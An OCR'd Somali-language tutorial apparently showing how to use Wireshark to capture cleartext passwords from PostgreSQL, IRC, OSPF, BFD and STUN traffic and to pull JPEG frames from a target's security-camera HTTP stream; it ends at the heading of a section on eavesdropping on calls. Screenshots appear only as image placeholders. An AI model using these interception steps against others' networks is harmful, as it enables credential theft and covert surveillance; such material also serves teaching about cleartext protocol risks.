
PostgreSQL password sida wiresharke loo gu helo

PostgreSQL waa mid kale oo caan ah oo loo yaqaan 'SQL server server'. Waxay ku socotaa dekedda tcp / 5432 waxayna taageertaa habab kala duwan oo aqoonsi ah. Badanaa waxaa loo qaabeeyaa si loo diido cadeynta qoraalka oo cad, laakiin mararka qaarkood waxaa loo qaabeeyaa si loo ogolaado. Xaaladaha noocaas ah weeraryahan si fiican u taagan ayaa qaban kara username iyo lambarka sirta isagoo dhageysanaya taraafikada shabakadda.

Ogsoonow in aqoonsiga PostgreSQL uu ku yimaado xirmooyin badan. Marka hore waxaa jira magaca isticmaalaha iyo magaca keydka:




Xirmooyinka shabakadda ee soo socda, waxaan arki karnaa ereyga 'PostgreSQL' sidoo kale:



IRC password sida wiresharke loo gu helo

Chat Relay Internet (IRC) waa borotokool lagu sheekeysto sida caadiga ah iyadoo la adeegsanayo dekedda tcp / 6667. IRC waxay caan ku ahaan jirtay 90-maadkii. In kasta oo aanu sidaa caan u ahayn maanta, haddana dadka qaarkiis wali way isticmaalaan welina way jiraan. Intaa waxaa sii dheer, qorayaasha khayaanada iyo hawlwadeenada botnet waxay u isticmaalaan sidoo kale inay maareeyaan ciidamadooda bots. Waxay caadi ahaan leeyihiin server IRC gaar loo leeyahay oo lagu ilaaliyo sirta ama kanaalka gaarka loo leeyahay (qolka lagu sheekeysto) meel ka mid ah server-yada IRC ee dadweynaha.


Maaddaama IRC ay tahay borotokool qoraal cad ah, way fududahay in la soo qabto aqoonsiyada lagu gudbiyay kanaalkan. Waa kan tusaalaha ereyga sirta ah ee IRC ee lagu qabtay Wireshark:



OSPF password sida wiresharke loo gu helo

Open Shortest Path First (OSPF) waa borotokool loo maro shabakadaha ku saleysan IP. Tan ugu caansan waa nooca OSPF 2, oo lagu qeexay 1998. Borotokoolkan waxaa caadi ahaan loo isticmaalaa shabakadaha aad u ballaaran iyo shabakadaha laf-dhabarka ee bixiyeyaasha adeegga kala duwan (tusaale ISP)


OSPF waxay taageertaa habab badan oo aqoonsi ah midkoodna waa qoraal cad. Xaaladda noocaas ah, weeraryahan si fiican u taagan oo dhegeysan kara isgaarsiinta ayaa urinaya lambarka sirta OSPF ee shabakadda adoo adeegsanaya Wireshark:



BFD password sida wiresharke loo gu helo

Bidirectional Forwarding Detectionl (BFD) ee lagu qeexay 2010 waxaa loo isticmaalaa in lagu bixiyo macluumaadka ogaanshaha inta udhaxeysa laba nidaam oo isku xiran. Badanaa waxaa loo isticmaalaa hab maamuuska marinka sida BGP ama OSPF si dhakhso leh loogu ogaado ciladaha xiriirka. Borotokoolkan waxaa caadi ahaan loo isticmaalaa shabakadaha aad u ballaaran iyo shabakadaha laf-dhabarka ee bixiyeyaasha adeegga ee kala duwan (tusaale ISP).


Borotokoolka BFD wuxuu taageeraa habab badan oo aqoonsi ah midkoodna sidoo kale waa qoraal cad. Xaaladda noocaas ah, weeraryahan si fiican u taagan oo dhegeysan kara isgaarsiinta ayaa urinaya lambarka sirta BFD ee shabakadda Wireshark:



STUN password sida wiresharke loo gu helo

Session Traversal Utilities for NAT (STUN) ee lagu qeexay 2003 waa habab loo maro fulinta NAT. Waxaa caadi ahaan loo adeegsadaa dhawaaqyo kala duwan oo waqtiga dhabta ah, video, fariin ah iyo nidaamyo kale oo isgaarsiineed oo isdhaxgal ah (tusaale taleefanka VoIP) Weeraryahan si fiican u taagan ayaa si fudud u dhuuqi kara furaha ereyga 'STUN' adoo isticmaalaya Wireshark.


Waa kuwan tusaale ka mid ah xaqiijinta qabashada STUN ee la adeegsanayo Wireshark:



Sida wireshark loo gu helo sawirada CC CAMERA


In kasta oo aan marin u helnay taraafikada shabakadda oo aan ku soo koobnay kumbuyuutarka bartilmaameedka ah, waxaa jiri kara taraafiko kale oo aan xiriir la lahayn oo adkeynaya in xoogga la saaro waxa aan raadineyno. Si aan uga gudubno tan, waxaan ku dari doonnaa shaandheeye shabakad kale si aan u tusno kaliya taraafikada HTTP ee ku qulqulaya shabakadda.

Muuqaalka guud ee Wireshark, ku qor cinwaanka shaashadda soo bandhigga http.




Tani waxay kaliya u oggolaan doontaa taraafikada HTTP in loo diro kombiyuutarka aan kormeerka ku sameyno si loo soo bandhigo, iyadoo la sifeynayo aragtideena xitaa intaa ka sii dheer illaa aan kaliya ka fiirineyno taraafikada barnaamijkeenna amniga ee aan sugnayn Hadda, waxaan u baahanahay inaan si dhab ah u qeexno baakadaha la dhexgalay sawirrada si aan u aragno waxa bartilmaameedkeennu ka arkayo kamaradda amniga.

Hadda oo aan ka arki karno taraafikada HTTP-ka barnaamijka shabakadda, waxaan u baahan doonnaa inaan xulanno feylalka la duubay ee JPEG si aan ugu beddelno wax aan la shaqeyn karno. Jooji qabashada, ka dibna dhagsii "Faylka," ka dibna "Waxyaabaha Dhoofinta." Waan dhoofineynaa walxaha HTTP ee aan helnay, markaa dhagsii "HTTP" si aad u furto liiska sheyga.



Liistada sheyga HTTP, waxaan ku arki doonnaa liistada walxaha HTTP ee aan ka hortagnay. Halkaan waxaan ku arki karnaa sawirrada JPEG ee aan dooneyno inaan kalifno. Waad dooran kartaa mid ama dhammaantood, ka dibna riix "Badbaadinta" ama "Badbaadinta Dhammaan" oo ka xulo meel aad ugu dhoofiso faylasha.




Dhagsii "Close," ka dibna u gudub galka aad u dhoofisay sawirrada. Waa inaad aragto liiska faylasha Wireshark ka dhoofisay qabashadeenna. Tani way ka yaraan doontaa ama ka yaraan doontaa iyadoo kuxiran mudada aad u qabatay qabashada.


Ugu dambeyntii, dhagsii mid ka mid ah sawirrada si aad u aragto sawirka laga qabtay jidka loo socdo kumbuyuutarka bartilmaameedka ah. Waa inaad ka aragtaa qaab ka kooban fiidiyowga fiidiyowga!

Sida call phone ka loo gu helo ama call qof kale logu dhagaysto wireshark

Si aad u bilawdo, ka fur baakadkaaga qabashada Wireshark:



